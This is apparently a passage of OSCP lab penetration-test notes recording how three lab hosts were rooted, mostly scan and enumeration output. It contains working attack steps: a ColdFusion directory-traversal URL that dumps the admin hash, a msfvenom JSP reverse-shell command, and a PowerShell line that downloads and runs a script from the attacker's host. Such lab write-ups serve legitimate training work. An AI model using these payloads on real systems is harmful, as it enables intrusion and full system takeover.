16:19:50 up 6 days, 1:02, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM           LOGIN@    IDLE    JCPU    PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-3.00$ 
```

```
sh-3.00# uname -a
Linux phoenix 2.6.9-89.EL #1 Mon Jun 22 12:19:40 EDT 2009 i686 athlon i386 GNU/Linux
```

```
gcc -Wall -Wl,--hash-style=both -o 9542 9542.c
```

```
sh-3.00$ chmod 777 *
sh-3.00$ /tmp/9542
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
```

```
sh-3.00# cat proof.txt && ip addr show && whoami
f56a325ef00d4553a4046b7eacc5d667
1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
3: sit0: <NOARP> mtu 1480 qdisc noop
    link/sit 0.0.0.0 brd 0.0.0.0
4: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:9f:a7:e4 brd ff:ff:ff:ff:ff:ff
    inet 10.11.1.8/16 brd 10.11.255.255 scope global eth0
        inet6 fe80::250:56ff:fe9f:a7e4/64 scope link
            valid_lft forever preferred_lft forever
root
```

## **10.11.1.10 Mike rooted**

Nmap showed that only 80 was open.

Nikto showed that the machine was running cold fusion 8.

Searchsploit showed that there was a potential directory traversal that would dump a hash of the admin creds.

<http://10.11.1.10/CFIDE/administrator/enter.cfm?locale=../../../../../../../../ColdFusion8/lib/password.properties%00en>

AAFDC23870ECBCD3D557B6423A8982134E17927E

Ran the creds against hashcrack.com and got a match for "pass123"

The attempt to login was successful.

Looking at the Server Settings Mappings node told Chris where the root directory of ColdFusion was.

C:\Inetpub\wwwroot\CFIDE\

He created a scheduled task to upload a malicious .jsp file and write it to the root direcory of ColdFusion.

After he ran the scheduled task he navigated to http:\\10.11.1.10\CFIDE\443.jsp, executing the jsp file and giving him a reverse shell via nc.

The shell was already nt authority\system.

## ***enumeraton***

windows server 2003/r2 or xp

## **nmap**

```
echo -e e[5me[31me[1m1e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.11.1.10 && nmap -sC -sV -Pn 10.11.1.10 && nmap -p- -Pn 10.11.1.10  
1  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 16:25 EDT  
Nmap scan report for 10.11.1.10  
Host is up (0.082s latency).  
Not shown: 999 filtered ports  
PORT      STATE SERVICE  
80/tcp     open  http  
Nmap done: 1 IP address (1 host up) scanned in 8.87 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 16:25 EDT  
Nmap scan report for 10.11.1.10  
Host is up (0.077s latency).  
Not shown: 999 filtered ports  
PORT      STATE SERVICE VERSION  
80/tcp     open  http    Microsoft IIS httpd 6.0  
|_ http-methods:  
|_ Potentially risky methods: TRACE  
|_http-server-header: Microsoft-IIS/6.0  
|_http-title: Under Construction  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 24.00 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 16:25 EDT  
Nmap scan report for 10.11.1.10  
Host is up (0.065s latency).  
Not shown: 65534 filtered ports  
PORT      STATE SERVICE  
80/tcp     open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 126.65 seconds
```

***web***

## ***web nmap***

```
PORT STATE SERVICE REASON VERSION
80/tcp open http  syn-ack Microsoft IIS httpd 6.0
|_http-server-header: Microsoft-IIS/6.0
Service Info: OS: Windows; CPE:/o:microsoft:windows
```

# nikto

```
nikto -host http://10.11.1.10:80
```

```
- Nikto v2.1.6
```

```
+ Target IP:      10.11.1.10
+ Target Hostname: 10.11.1.10
+ Target Port:    80
+ Start Time:    2020-04-26 16:26:00 (GMT-4)

-----
```

+ Server: Microsoft-IIS/6.0  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST  
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST  
+ Uncommon header 'server-error' found, with contents: true  
+ Cookie CFID created without the httponly flag  
+ Cookie CFTOKEN created without the httponly flag  
+ Cookie CFAUTHORIZATION\_cfadmin created without the httponly flag  
+ OSVDB-3399: /CFIDE/administrator/index.cfm: ColdFusion Administrator found. ColdFusion 4.5.1 and earlier may have an overflow by submitting a 40k character password. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0538>.  
<http://www.securityfocus.com/bid/1314>.  
+ Cookie CFAUTHORIZATION\_componentutils created without the httponly flag  
+ /CFIDE/componentutils/cfcexplorer.cfc: ColdFusion Component Browser. Default password may be 'admin'.  
+ Cookie JSESSIONID created without the httponly flag  
+ /flex2gateway/http: Adobe BlazeDS identified.  
+ /servlet/AxisServlet: Apache Axis web services reveals information about all installed web services. See <http://ws.apache.org/axis/java/security.html> to secure Axis.  
+ 7891 requests: 2 error(s) and 15 item(s) reported on remote host  
+ End Time: 2020-04-26 16:37:29 (GMT-4) (689 seconds)

```
-----
```

+ 1 host(s) tested  
squid@CoolHandKali:/Yeet/Machines/OSCP/10\$

## **Pictures**

```
http://www.kellyodonnell.com/content/determining-os-type-ping
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 16:25 EDT
Nmap scan report for 10.11.1.10
Host is up (0.082s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 8.87 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 16:25 EDT
Nmap scan report for 10.11.1.10
Host is up (0.077s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 6.0
|_ http-methods:
|   |_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/6.0
|_ http-title: Under Construction
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.00 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 16:25 EDT
Nmap scan report for 10.11.1.10
Host is up (0.065s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 126.65 seconds
```

```
nikto -host http://10.11.1.10:80
- Nikto v2.1.6
-----
+ Target IP:          10.11.1.10
+ Target Hostname:    10.11.1.10
+ Target Port:        80
+ Start Time:         2020-04-26 16:26:00 (GMT-4)
-----
+ Server: Microsoft-IIS/6.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Uncommon header 'server-error' found, with contents: true
+ Cookie CFID created without the httponly flag
+ Cookie CFTOKEN created without the httponly flag
+ Cookie CFAUTHORIZATION_cfadmin created without the httponly flag
+ OSVDB-3399: /CFIDE/administrator/index.cfm: ColdFusion Administrator found. ColdFusion 4.5.1 and earlier may have an
vename.cgi?name=CVE-2000-0538. http://www.securityfocus.com/bid/1314.
+ Cookie CFAUTHORIZATION_componentutils created without the httponly flag
+ /CFIDE/componentutils/cfcexplorer.cfc: ColdFusion Component Browser. Default password may be 'admin'.
+ Cookie JSESSIONID created without the httponly flag
+ /flex2gateway/http: Adobe BlazeDS identified.
+ /servlet/AxisServlet: Apache Axis web services reveals information about all installed web services. See http://ws.apache.org/axis/
+ 7891 requests: 2 error(s) and 15 item(s) reported on remote host
+ End Time:           2020-04-26 16:37:29 (GMT-4) (689 seconds)
-----
+ 1 host(s) tested
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/10$ searchsploit coldfusion
```

## Exploit Title

Adobe ColdFusion - 'probe.cfm' Cross-Site Scripting

Adobe ColdFusion - Directory Traversal

① 10.11.1.10/CFIDE/administrator/enter.cfm?locale=../../../../../../../../ColdFusion8/lib/password.properties%00en

ns CyberChef HashCracker example\_hashes GTFOBins LOLBAS PenTestMonkey RSCS PayloadAllTheThings C# Online

CF  
ADOBE® COLDFUSION® 8 ADMINISTRATOR

#Fri Sep 23 18:27:15 PDT 2011 rdspassword=8(^:(B\#ILU\]AE2F+L;]2J %]\*:X\AI=>\npassword=AAFDC23870ECBCD3D557B6423A8982134E17927E  
encrypted=true

admin

#Fri Sep 23 18:27:15 PDT 2011 rdspassword=8(^:(B\#ILU\]AE2F+L;]2J %]\*:X\AI=>\npassword=AAFDC23870ECBCD3D557B6423A8982134E17927E  
encrypted=true

|

#Fri Sep 23 18:27:15 PDT 2011 rdspassword=8(^:(B\#ILU\]AE2F+L;]2J %]\*:X\AI=>\npassword=AAFDC23870ECBCD3D557B6423A8982134E17927E  
encrypted=true

Adobe

AAFDC23870ECBCD3D557B6423A8982134E17927E

I'm not a robot

reCAPTCHA  
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

| Hash                                     | Type | Result  |
|------------------------------------------|------|---------|
| AAFDC23870ECBCD3D557B6423A8982134E17927E | sha1 | pass123 |

Color Coder: Green Exact match Yellow Partial match Red Not found

**▼ SERVER SETTINGS**

- Settings
- Request Tuning
- Caching
- Client Variables
- Memory Variables
- Mappings**
- Mail
- Charting
- Font Management
- Java and JVM
- Settings Summary

**► DATA & SERVICES**

- Debug Output Settings
- Debugging IP Addresses
- Debugger Settings
- Logging Settings
- Log Files
- Scheduled Tasks
- System Probes

**Server Settings > Mappings**

ColdFusion mappings let the cfinclude and cfmodule tags access pages that are outside the Web root. If you specify a path that starts with the mapping:

ColdFusion also uses mappings to find ColdFusion components (CFCs). The cfinvoke and cfobject tags and CreateObject function look for CFCs in the root directory of the mapping.

**Note:** These mappings are independent of web server virtual directories. If you would like to create a virtual directory to access a given directory through

**Add / Edit ColdFusion Mappings**

Logical Path

Directory Path

[Browse Server](#)[Add Mapping](#)**Active ColdFusion Mappings**

| Actions | Logical Path | Directory Path             |
|---------|--------------|----------------------------|
|         | /CFIDE       | C:\Inetpub\wwwroot\CFIDE   |
|         | /gateway     | C:\ColdFusion8\gateway\cfc |

- Memory Variables
- Mappings**
- Mail
- Charting
- Font Management
- Java and JVM
- Settings Summary

**► DATA & SERVICES****► DEBUGGING & LOGGING**

- Debug Output Settings
- Debugging IP Addresses
- Debugger Settings
- Logging Settings
- Log Files

**Scheduled Tasks**

- System Probes
- Code Analyzer
- License Scanner

**► SERVER MONITORING****► EXTENSIONS****► EVENT GATEWAYS****► SECURITY****► PACKAGING & DEPLOYMENT**

|                                                                             |                                                                                                                                                                                                                                                                                     |                                           |  |
|-----------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------|--|
| <b>Task Name</b>                                                            | <input type="text" value="Yeet"/>                                                                                                                                                                                                                                                   |                                           |  |
| <b>Duration</b>                                                             | Start Date                                                                                                                                                                                                                                                                          | <input type="text" value="Apr 26, 2020"/> |  |
| <b>Frequency</b>                                                            | <input checked="" type="radio"/> One-Time at <input type="text" value="1:59 PM"/><br><input type="radio"/> Recurring <input style="width: 60px; height: 20px; border: 1px solid #ccc; border-radius: 5px; padding: 2px 10px;" type="button" value="Daily"/> at <input type="text"/> |                                           |  |
|                                                                             | <input type="radio"/> Daily every <input type="text" value="0"/> Hours <input type="text" value="00:00:00"/> Start Time <input type="text"/>                                                                                                                                        |                                           |  |
| <b>URL</b>                                                                  | <input type="text" value="http://192.168.119.167/443.jsp"/>                                                                                                                                                                                                                         |                                           |  |
| <b>User Name</b>                                                            | <input type="text" value="admin"/>                                                                                                                                                                                                                                                  |                                           |  |
| <b>Password</b>                                                             | <input type="password" value="*****"/>                                                                                                                                                                                                                                              |                                           |  |
| <b>Timeout (sec)</b>                                                        | <input type="text" value=""/>                                                                                                                                                                                                                                                       |                                           |  |
| <b>Proxy Server</b>                                                         | <input type="text"/> : Port <input type="text"/>                                                                                                                                                                                                                                    |                                           |  |
| <b>Publish</b>                                                              | <input checked="" type="checkbox"/> Save output to a file<br><input type="text" value="C:\Inetpub\wwwroot\CFIDE\443.jsp"/>                                                                                                                                                          |                                           |  |
| <b>File</b>                                                                 | <input type="text" value="C:\Inetpub\wwwroot\CFIDE\443.jsp"/>                                                                                                                                                                                                                       |                                           |  |
| <b>Resolve URL</b>                                                          | <input type="checkbox"/> Resolve internal URLs so that links rem                                                                                                                                                                                                                    |                                           |  |
| <input type="button" value="Submit"/> <input type="button" value="Cancel"/> |                                                                                                                                                                                                                                                                                     |                                           |  |

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST="192.168.119.167" LPORT=443 -f raw > 443.jsp
```

```
type proof.txt && ipconfig && whoami  
a416a831fddf36aa8c01ba0674ca7bf8
```

```
Windows IP Configuration
```

```
Ethernet adapter Ethernet0:
```

```
Connection-specific DNS Suffix . :  
IP Address . . . . . : 10.11.1.10  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.11.0.1
```

```
nt authority\system
```

## **10.11.1.13 Disco rooted**

Nmap showed that many ports were open.

Chris was able to connect to ftp anonymously and upload files.

A all port nmap scan shoed that there was an iis server running on port 4167.

Upon further review the webroot of this iis server was also the ftproot.

He was able to navigate to a aspx webshell he uploaded and execute code.

In the .aspx webshell he was able to run a powershell command uploading Invoke-PowerShellTCP.ps1 into memory giving him a reverse shell as iis apppool\defaultapppool.

During enumeration he ran whoami /all, which showed him that iis apppool was had the seimpersonate token, which leaves the machine vulnerale to the juicy potato exploit.

When running the juicy potato exploit, he had the elevated process token call run.bat, which contained a powershell one-liner to call another Invoke-PowerShellTCP.ps1 into memory creating another reverse shell on a different port as nt authority\system.

0c012af5208bac5826bb9dd4d4caedf8

## ***enumeration***

upload via ftp anonymous  
x64

powershell.exe "IEX(new-object net.webclient).downloadstring('<http://192.168.119.167:80/3232.ps1>')"

Microsoft Windows Server 2012 R2 Standard

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.11.1.13 && nmap -sC -sV -Pn 10.11.1.13 && nmap -p- -Pn 10.11.1.13  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 17:43 EDT  
Nmap scan report for 10.11.1.13  
Host is up (0.063s latency).  
Not shown: 985 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
1433/tcp  open  ms-sql-s  
3389/tcp  open  ms-wbt-server  
5800/tcp  open  vnc-http  
5900/tcp  open  vnc  
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49156/tcp open  unknown  
49157/tcp open  unknown  
49158/tcp open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 3.18 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 17:44 EDT  
Nmap scan report for 10.11.1.13  
Host is up (0.067s latency).  
Not shown: 985 closed ports  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          Microsoft ftptd  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
| 04-07-19 10:25PM  <DIR>    aspnet_client  
| 04-25-20 09:34PM  1400 cmdasp.aspx  
| 04-07-19 07:14PM  99710 iis-85.png  
| 04-07-19 07:14PM  701 iisstart.htm  
| 04-25-20 12:25PM  38136 loled.asp  
| 04-25-20 12:33PM  2736 loled.aspx  
| 04-26-20 09:34PM  14286 Powerless.bat  
|_04-25-20 12:15PM  2063 tcp_445_smb_nmap.txt  
| ftp-syst:  
|_ SYST: Windows_NT  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds  
1433/tcp  open  ms-sql-s    Microsoft SQL Server 2012 11.00.2100.00; RTM  
| ms-sql-ntlm-info:  
| Target_Name: DISCO  
| NetBIOS_Domain_Name: DISCO  
| NetBIOS_Computer_Name: DISCO  
| DNS_Domain_Name: disco  
| DNS_Computer_Name: disco  
|_ Product_Version: 6.3.9600  
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback  
| Not valid before: 2020-03-03T20:03:22  
|_ Not valid after: 2050-03-03T20:03:22  
|_ssl-date: 2020-04-26T21:43:29+00:00; -2m25s from scanner time.  
3389/tcp  open  ssl/ms-wbt-server?  
| rdp-ntlm-info:  
| Target_Name: DISCO  
| NetBIOS_Domain_Name: DISCO  
| NetBIOS_Computer_Name: DISCO  
| DNS_Domain_Name: disco
```

```
| DNS_Compiler_Name: disco
| Product_Version: 6.3.9600
|_ System_Time: 2020-04-26T21:43:18+00:00
| ssl-cert: Subject: commonName=disco
| Not valid before: 2020-04-24T12:07:49
|_Not valid after: 2020-10-24T12:07:49
5800/tcp open vnc-http      TightVNC (user: disco; VNC TCP port: 5900)
|_http-title: TightVNC desktop [disco]
5900/tcp open vnc          VNC (protocol 3.8)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_vnc-info: ERROR: Script execution failed (use -d to debug)
49152/tcp open msrpc       Microsoft Windows RPC
49153/tcp open msrpc       Microsoft Windows RPC
49154/tcp open msrpc       Microsoft Windows RPC
49155/tcp open msrpc       Microsoft Windows RPC
49156/tcp open msrpc       Microsoft Windows RPC
49157/tcp open msrpc       Microsoft Windows RPC
49158/tcp open msrpc       Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
|_clock-skew: mean: -2m24s, deviation: 0s, median: -2m25s
| ms-sql-info:
| 10.11.1.13:1433:
|   Version:
|     name: Microsoft SQL Server 2012 RTM
|     number: 11.00.2100.00
|     Product: Microsoft SQL Server 2012
|     Service pack level: RTM
|     Post-SP patches applied: false
|_ TCP port: 1433
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2020-04-26T21:43:18
|_ start_date: 2020-03-03T20:03:20
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 113.22 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-26 17:45 EDT

Nmap scan report for 10.11.1.13

Host is up (0.064s latency).

Not shown: 65517 closed ports

| PORT      | STATE | SERVICE       |
|-----------|-------|---------------|
| 21/tcp    | open  | ftp           |
| 135/tcp   | open  | msrpc         |
| 139/tcp   | open  | netbios-ssn   |
| 445/tcp   | open  | microsoft-ds  |
| 1433/tcp  | open  | ms-sql-s      |
| 3389/tcp  | open  | ms-wbt-server |
| 4167/tcp  | open  | ddgn          |
| 5800/tcp  | open  | vnc-http      |
| 5900/tcp  | open  | vnc           |
| 5985/tcp  | open  | wsman         |
| 47001/tcp | open  | winrm         |

```
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49156/tcp open  unknown  
49157/tcp open  unknown  
49158/tcp open  unknown
```

Nmap done: 1 IP address (1 host up) scanned in 109.07 seconds

## **users**

### Users

---

-----  
Username: admin

Groups: Users

-----

Username: Administrator

Groups: Administrators

-----

Username: alice

Groups: Users

-----

Username: backup

Groups: Users

-----

Username: david

Groups: Users

-----

Username: gary

Groups: Users

-----

Username: Guest

Groups: Guests

-----

Username: homer

Groups: Users

-----

Username: john

Groups: Users

-----

Username: lee

Groups: Users

-----

Username: lisa

Groups: Users

-----

Username: mark

Groups: Users

-----

Username: ned

Groups: Users

-----

Username: nick

Groups: Users

-----

Username: tood

Groups: Users

***privesc***

# **PowerUP**

nothing

# Jaws

Running J.A.W.S. Enumeration

- Gathering User Information
- Gathering Processes, Services and Scheduled Tasks
- Gathering Installed Software
- Gathering File System Information
- Looking for Simple Priv Esc Methods

```
#####
```

```
## J.A.W.S. (Just Another Windows Enum Script) ##
```

```
## ##
```

```
## https://github.com/411Hall/JAWS ##
```

```
## ##
```

```
#####
```

Windows Version: Microsoft Windows Server 2012 R2 Standard

Architecture: AMD64

Hostname: DISCO

Current User: DISCO\$

Current Time\Date: 04/27/2020 13:19:58

---

## Users

---

-----  
Username: admin

Groups: Users

-----  
Username: Administrator

Groups: Administrators

-----  
Username: alice

Groups: Users

-----  
Username: backup

Groups: Users

-----  
Username: david

Groups: Users

-----  
Username: gary

Groups: Users

-----  
Username: Guest

Groups: Guests

-----  
Username: homer

Groups: Users

-----  
Username: john

Groups: Users

-----  
Username: lee

Groups: Users

-----  
Username: lisa

Groups: Users

-----  
Username: mark

Groups: Users

-----  
Username: ned

Groups: Users

-----  
Username: nick

Groups: Users

-----  
Username: tood  
Groups: Users

---

## Network Information

---

### Windows IP Configuration

#### Ethernet adapter Ethernet0:

Connection-specific DNS Suffix .:  
IPv4 Address . . . . . : 10.11.1.13  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.11.0.1

#### Tunnel adapter isatap.{D162924A-0442-4EF9-8BB7-170757574023}:

Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :

---

## Arp

---

#### Interface: 10.11.1.13 --- 0xd

| Internet Address | Physical Address  | Type    |
|------------------|-------------------|---------|
| 10.11.0.1        | 00-50-56-9f-aa-3e | dynamic |
| 10.11.1.101      | 00-50-56-9f-6f-c9 | dynamic |
| 10.11.1.111      | 00-50-56-9f-73-22 | dynamic |
| 10.11.1.222      | 00-50-56-9f-2e-79 | dynamic |
| 10.11.255.255    | ff-ff-ff-ff-ff-ff | static  |
| 224.0.0.22       | 01-00-5e-00-00-16 | static  |
| 224.0.0.252      | 01-00-5e-00-00-fc | static  |

---

## NetStat

---

### Active Connections

| Proto | Local Address   | Foreign Address       | State       | PID  |
|-------|-----------------|-----------------------|-------------|------|
| TCP   | 0.0.0.0:21      | 0.0.0.0:0             | LISTENING   | 588  |
| TCP   | 0.0.0.0:135     | 0.0.0.0:0             | LISTENING   | 544  |
| TCP   | 0.0.0.0:445     | 0.0.0.0:0             | LISTENING   | 4    |
| TCP   | 0.0.0.0:1433    | 0.0.0.0:0             | LISTENING   | 496  |
| TCP   | 0.0.0.0:3389    | 0.0.0.0:0             | LISTENING   | 2012 |
| TCP   | 0.0.0.0:4167    | 0.0.0.0:0             | LISTENING   | 4    |
| TCP   | 0.0.0.0:5800    | 0.0.0.0:0             | LISTENING   | 1196 |
| TCP   | 0.0.0.0:5900    | 0.0.0.0:0             | LISTENING   | 1196 |
| TCP   | 0.0.0.0:5985    | 0.0.0.0:0             | LISTENING   | 4    |
| TCP   | 0.0.0.0:47001   | 0.0.0.0:0             | LISTENING   | 4    |
| TCP   | 0.0.0.0:49152   | 0.0.0.0:0             | LISTENING   | 384  |
| TCP   | 0.0.0.0:49153   | 0.0.0.0:0             | LISTENING   | 656  |
| TCP   | 0.0.0.0:49154   | 0.0.0.0:0             | LISTENING   | 696  |
| TCP   | 0.0.0.0:49155   | 0.0.0.0:0             | LISTENING   | 352  |
| TCP   | 0.0.0.0:49156   | 0.0.0.0:0             | LISTENING   | 452  |
| TCP   | 0.0.0.0:49157   | 0.0.0.0:0             | LISTENING   | 2040 |
| TCP   | 0.0.0.0:49158   | 0.0.0.0:0             | LISTENING   | 460  |
| TCP   | 10.11.1.13:139  | 0.0.0.0:0             | LISTENING   | 4    |
| TCP   | 10.11.1.13:4167 | 192.168.119.167:38876 | CLOSE_WAIT  | 4    |
| TCP   | 10.11.1.13:4167 | 192.168.119.167:38908 | ESTABLISHED | 4    |
| TCP   | 10.11.1.13:4167 | 192.168.119.167:39110 | ESTABLISHED | 4    |

|     |                  |                      |             |      |
|-----|------------------|----------------------|-------------|------|
| TCP | 10.11.1.13:49168 | 192.168.119.167:3232 | CLOSE_WAIT  | 1124 |
| TCP | 10.11.1.13:49173 | 192.168.119.167:3232 | ESTABLISHED | 2656 |
| TCP | [::]:21          | [::]:0               | LISTENING   | 588  |
| TCP | [::]:135         | [::]:0               | LISTENING   | 544  |
| TCP | [::]:445         | [::]:0               | LISTENING   | 4    |
| TCP | [::]:1433        | [::]:0               | LISTENING   | 496  |
| TCP | [::]:3389        | [::]:0               | LISTENING   | 2012 |
| TCP | [::]:4167        | [::]:0               | LISTENING   | 4    |
| TCP | [::]:5985        | [::]:0               | LISTENING   | 4    |
| TCP | [::]:47001       | [::]:0               | LISTENING   | 4    |
| TCP | [::]:49152       | [::]:0               | LISTENING   | 384  |
| TCP | [::]:49153       | [::]:0               | LISTENING   | 656  |
| TCP | [::]:49154       | [::]:0               | LISTENING   | 696  |
| TCP | [::]:49155       | [::]:0               | LISTENING   | 352  |
| TCP | [::]:49156       | [::]:0               | LISTENING   | 452  |
| TCP | [::]:49157       | [::]:0               | LISTENING   | 2040 |
| TCP | [::]:49158       | [::]:0               | LISTENING   | 460  |
| UDP | 0.0.0.0:123      | *:*                  |             | 748  |
| UDP | 0.0.0.0:500      | *:*                  |             | 696  |
| UDP | 0.0.0.0:3389     | *:*                  |             | 2012 |
| UDP | 0.0.0.0:4500     | *:*                  |             | 696  |
| UDP | 0.0.0.0:5355     | *:*                  |             | 816  |
| UDP | 10.11.1.13:137   | *:*                  |             | 4    |
| UDP | 10.11.1.13:138   | *:*                  |             | 4    |
| UDP | [::]:123         | *:*                  |             | 748  |
| UDP | [::]:500         | *:*                  |             | 696  |
| UDP | [::]:3389        | *:*                  |             | 2012 |
| UDP | [::]:4500        | *:*                  |             | 696  |

---

## Firewall Status

---

Firewall is Disabled

---

## FireWall Rules

---

| Name                                  | LocalPorts | ApplicationName           |
|---------------------------------------|------------|---------------------------|
| Core Networking - Pack...             |            |                           |
| TightVNC                              |            | C:\Program Files\Tight... |
| Remote Desktop - Shadow... *          |            | C:\Windows\system32\Rd... |
| Core Networking - Dynam... 68         |            | C:\Windows\system32\sv... |
| Core Networking - Dynam... 546        |            | C:\Windows\system32\sv... |
| Core Networking - Teredo... Teredo    |            | C:\Windows\system32\sv... |
| FTP Server (FTP Traffic... 21         |            | C:\Windows\system32\sv... |
| FTP Server Passive (FTP... 1024-65535 |            | C:\Windows\system32\sv... |
| FTP Server Secure (FTP ... 990        |            | C:\Windows\system32\sv... |
| Network Discovery (LLMN... 5355       |            | C:\Windows\system32\sv... |
| Network Discovery (Pub... 3702        |            | C:\Windows\system32\sv... |
| Network Discovery (SSDP... 1900       |            | C:\Windows\system32\sv... |
| Network Discovery (WSD-In) 3702       |            | C:\Windows\system32\sv... |
| Remote Desktop - User M... 3389       |            | C:\Windows\system32\sv... |
| Remote Desktop - User M... 3389       |            | C:\Windows\system32\sv... |
| Core Networking - Desti...            |            | System                    |
| Core Networking - Desti...            |            | System                    |
| Core Networking - Inter...            |            | System                    |
| Core Networking - IPHTT... IPHTTPS    |            | System                    |
| Core Networking - IPv6 ...            |            | System                    |
| Core Networking - Multi...            |            | System                    |
| Core Networking - Multi...            |            | System                    |
| Core Networking - Multi...            |            | System                    |
| Core Networking - Multi...            |            | System                    |

|                                 |                           |
|---------------------------------|---------------------------|
| Core Networking - Neigh...      | System                    |
| Core Networking - Neigh...      | System                    |
| Core Networking - Param...      | System                    |
| Core Networking - Route...      | System                    |
| Core Networking - Route...      | System                    |
| Core Networking - Time ...      | System                    |
| Network Discovery (NB-D... 138  | System                    |
| Network Discovery (NB-N... 137  | System                    |
| Network Discovery (UPnP... 2869 | System                    |
| Network Discovery (WSD ... 5357 | System                    |
| Network Discovery (WSD ... 5358 | System                    |
| Windows Remote Manageme... 5985 | System                    |
| Windows Remote Manageme... 5985 | System                    |
| World Wide Web Services... 80   | System                    |
| World Wide Web Services... 443  | System                    |
| Core Networking - Multi...      |                           |
| Core Networking - Neigh...      |                           |
| Core Networking - Neigh...      |                           |
| Core Networking - Packe...      |                           |
| Core Networking - Param...      |                           |
| Core Networking - Route...      |                           |
| Core Networking - Route...      |                           |
| Core Networking - Time ...      |                           |
| Core Networking - Group... *    | C:\Windows\system32\ls... |
| Core Networking - DNS (... *    | C:\Windows\system32\sv... |
| Core Networking - Dynam... 68   | C:\Windows\system32\sv... |
| Core Networking - Dynam... 546  | C:\Windows\system32\sv... |
| Core Networking - Group... *    | C:\Windows\system32\sv... |
| Core Networking - IPHTT... *    | C:\Windows\system32\sv... |
| Core Networking - Tered... *    | C:\Windows\system32\sv... |
